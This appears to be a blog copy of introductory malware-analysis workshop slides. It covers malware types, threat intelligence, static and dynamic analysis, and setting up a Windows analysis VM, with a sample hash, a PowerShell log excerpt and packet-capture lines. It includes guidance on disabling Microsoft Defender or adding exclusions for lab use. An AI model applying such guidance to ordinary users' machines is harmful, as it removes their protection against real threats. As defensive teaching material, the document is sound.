Introduction to Malware Analysis

```
Name
----
Trojan.Win32.Remcos.pz-CD7A13F427
8384739F44D8B06D80585A0207BCBA8BA
2EC51F91C54AC05C42447
```

So, you’re reading this from my blog

This workshop was originally designed as an in-person event with live demos. The slides have been put online for easy access. Some content might not be complete if you are reading the slides. You’re also missing out on at least 1 meme.

All that said, this is the Introduction to Malware Analysis workshop. You will find links to all of the accompanying workshop binaries and demos included in the workshop sections. Depending on when you’re reading this, you might even see the write-ups for each workshop sample.

Overview

This workshop is an introduction to malware analysis and reverse engineering. We'll be covering a lot of content today, and all materials will be published online at my blog and my GitHub. Roughly, our schedule looks like this:

Section
Introduction
Lab Configuration
Threat Intelligence
Static Analysis
Break!
Reverse Engineering
Dynamic Analysis
Workshops

A few things before we get started…

If you have questions at any time, please feel free to raise your hand. A lot of the content we'll cover will be confusing, and I'm happy to answer any questions when they arise.

Feel free to work ahead of the group if you're already familiar with the content. I should have put these slides online for personal download and use before the workshop. If I haven't, someone yell at me to do so.


This is an introduction to malware analysis, so we will primarily be focusing on static and dynamic analysis. We will touch on reverse engineering and debugging, but the hands-on content is designed to be completed without needing a debugger. Feel free to use advanced tools if you have the expertise.

One Last Thing

- All of the samples are custom-made for demonstration purposes only
  - This means they won’t brick your device if you accidentally run them
- However, they do use real malware techniques taken from real samples and threats
  - This means Defender will think they’ll brick your device if you run them
- All analyses should be run in a sandbox VM if you have one available to you
- If you do not, we will cover creating a Defender exclusion zone
  - Please ensure that you remove this exclusion zone after this workshop!
- Some of the samples will make changes to your device if you execute them
- These are not malicious changes, and the changes are easily reversible if you accidentally execute a binary
- The last sample is special and will attempt to drop a reverse shell on your device if you execute it
  - Please take caution with the last sample

What is Malware?

- Malware is a term used to describe any form of malicious software
- Often, the goal of a malware sample is to steal credentials or data, gain unauthorized access to systems, extort money through ransoming data, or explicitly cause harm through destructive means
- Most malware stems from opportunistic actors who attempt to steal credentials or other data to sell on dark net forums or other spaces
  - Infostealers and Credential Harvesters



Types of Malware © PMF IAS

VIRUS
- Viruses attach themselves to the legitimate programs and replicate when the infected programs runs.
- E.g. Stuxnet (2010)

WORM
- Programs that replicate & spread across a network independently.
- Don't need to attach to files, unlike viruses.
- E.g. Conficker (2008)

TROJAN HORSE
- Disguises themselves as legitimate software.
- Once inside a system, they create a backdoor for attackers
- E.g. Zeus

SPYWARE
- Secretly monitors user activities, capturing keystrokes, browsing habits, and personal information.
- E.g. Pegasus

RANSOMWARE
- Encrypts files on a victim's system and demands a ransom for decryption keys.
- E.g. AKIRA

ADWARE
- Adware displays unwanted advertisements on a user's computer, often in the form of pop-up ads.
- E.g. Superfish

ROOTKITS
- Are designed to conceal malicious software and processes.
- Operates stealthily within a compromised system.
- E.g. Sony BMG Rootkit (2005)

BOTNETS
- Networks of infected computers controlled remotely by a single entity.
- E.g. Mariposa

KEYLOGGERS
- Records keystrokes on a computer to capture sensitive information like passwords, credit card numbers, and personal data.
- E.g. DarkTequila

© PMF IAS


PMF IAS (https://www.pmfias.com/akira-ransomware-malware/)

What is Malware Analysis?

- Malware Analysis is the process of analyzing a given sample to determine its capabilities, origin, TTPs (Tactics, Techniques, Procedures), and other pertinent information
- There are three main “domains” of Malware Analysis
  - Static Analysis
  - Dynamic Analysis
  - Reverse Engineering
- For most security roles, being familiar with Static and Dynamic Analysis is good enough
  - Professional Malware Analysts will want to dive into Reverse Engineering

Static Analysis	**Dynamic Analysis**	**Reverse Engineering**
• *Binary is not executed* • Metadata • File Headers • Hashes • Code Analysis • Imports and Exports • Strings • Indicators of Compromise (IOCs)	• *Binary is executed* • Debugging Tools • API Calls • Networking Data • Process Monitoring • System Monitoring	• *Binary is Decompiled or Disassembled* • Manual Processing • Assembly Analysis • https://malwareunicorn.org/workshops/re101.html#0

What about Threat Intelligence?


Subtypes of Threat Intelligence

STRATEGIC
TACTICAL
OPERATIONAL
TECHNICAL
High-level information on changing risk
The board
Attacker methodologies, tools and tactics
Architects and sysadmins
Details of a specific incoming attack
Defenders
Indicators of specific malware
SOC staff / IR
Long-term Use
Short-term / Immediate Use
High Level
Low Level


Source: MWR InfoSecurity; "Threat Intelligence: Collecting, Analysing, Evaluating"; https://www.foo.be/docs/informations-sharing/-Threat-Intelligence-Whitepaper.pdf

K Logix Security (https://www.klogixsecurity.com/blog/2023-threat-landscape-ransomware)

- Threat Intelligence is actionable knowledge about threats
  - This includes TTPs, attacker motives, targets, and other data
- Malware Analysis uses Threat Intelligence to understand and identify existing threats, identify samples and malware families, and create actionable CTI (Cyber Threat Intelligence) for Threat Hunting
- An analysis is not complete until actionable CTI has been generated
  - This may be YARA rules for sharing, write-ups of TTPs, or simply a list of IOCs to search for


Lab Configuration

Lab Overview



- Virtual Machine
  - Ideally, set up on a segmented device/host
  - Local VMs are fine for most analysis
- Windows 10 or 11 Pro
  - Pro gives more control over the operating system than Home or Education
- Flare
  - Use the Flare VM installation script: https://github.com/mandiant/flare-vm
- Disable Defender or create exclusion zones
  - To use Flare, you must fully disable Defender: https://superuser.com/questions/1757339/how-to-permanently-disable-windows-defender-real-time-protection-with-gpo/1757341#1757341
  - For non-Flare VMs, consider creating exclusion zones so Defender doesn't delete your malware
- Set up advanced logging
  - Sysmon
  - PowerShell script block and module logging

Lab Overview: Defender Exclusions



Windows Security

Virus & threat protection

Protection for your device against threats.

Current threats

No current threats.
Last scan: Not available

Virus & threat protection settings

No action needed.

Virus & threat protection updates

Windows Security

Protect files, folders, and memory areas on your device from unauthorized changes by unfriendly applications.

Exclusions

Microsoft Defender Antivirus won't scan items that you've excluded. Excluded items could contain threats that make your device vulnerable.

Notifications

Microsoft Defender Antivirus will send notifications with critical information about the health and security of your device. You can specify which non-critical notifications you would like.

Have a question?

Help improve Windows Security

Windows Security

Exclusions

Add or remove items that you want to exclude from Microsoft Defender Antivirus scans.


Help improve Windows Security

Change your privacy settings

View and change privacy settings for your Windows 10 device.

Lab Overview: Networking

- Most of the time, you will not need to isolate your VM
- However, it’s good practice to keep the VM isolated when networking is not needed
- The easiest way to do this is to remove the virtual network adapter from the machine
- You can also create a private virtual network and route all traffic through INetSim or similar tools



Device	Summary
Memory	8 GB
Processors	6
Hard Disk (NVMe)	60 GB
CD/DVD (SATA)	Using file E:\ISO\Windows10...
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Device status


☐ Connected
☐ Connect at power on

Network connection


○ Bridged: Connected directly to the physical network
☐ Replicate physical network connection state
● NAT: Used to share the host's IP address
○ Host-only: A private network shared with the host
○ Custom: Specific virtual network
VMnet0
○ LAN segment:

Lab Overview: Logging


- Logging is critical when analyzing malware
- The more log sources available, the better
- Types of logging commonly used
    - PowerShell logging
    - Process logging
    - Network logging
    - API logging
- Some logging types are persistent, some require special software to run concurrently with the sample




```
CommandInvocation(Remove-ItemProperty): "Remove-ItemProperty"
ParameterBinding(Remove-ItemProperty): name="Path"; value="registry::hku\*\Software\Microsoft\Windows\CurrentVersion\run\"
ParameterBinding(Remove-ItemProperty): name="Name"; value="GoogleChromeAutoLaunch_*"
ParameterBinding(Remove-ItemProperty): name="Force"; value="True"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 5.1.19041.1237
        Host ID = 8deb57cf-02f3-4e22-860f-a20f9b452893
        Host Application = powershell
        Engine Version = 5.1.19041.1237
        Runspace ID = 6a536764-853c-43c5-b385-467d5790fd2d
        Pipeline ID = 8
        Command Name = Remove-ItemProperty
        Command Type = Cmdlet
        Script Name =
        Command Path =
```



```
11 3.483929   192.168.0.17          130.51.23.140         TCP
12 3.516718   130.51.23.140         192.168.0.17          TCP
13 3.999843   GemtekTechno_7d:f3:…  Spanning-tree-(for-…  STP
14 4.024818   192.168.0.17          130.51.23.140         TCP
15 4.057041   130.51.23.140         192.168.0.17          TCP
16 4.571633   192.168.0.17          130.51.23.140         TCP
17 4.605245   130.51.23.140         192.168.0.17          TCP
18 5.118514   192.168.0.17          130.51.23.140         TCP
19 5.150820   130.51.23.140         192.168.0.17          TCP
20 5.665410   192.168.0.17          130.51.23.140         TCP
21 5.697848   130.51.23.140         192.168.0.17          TCP
```

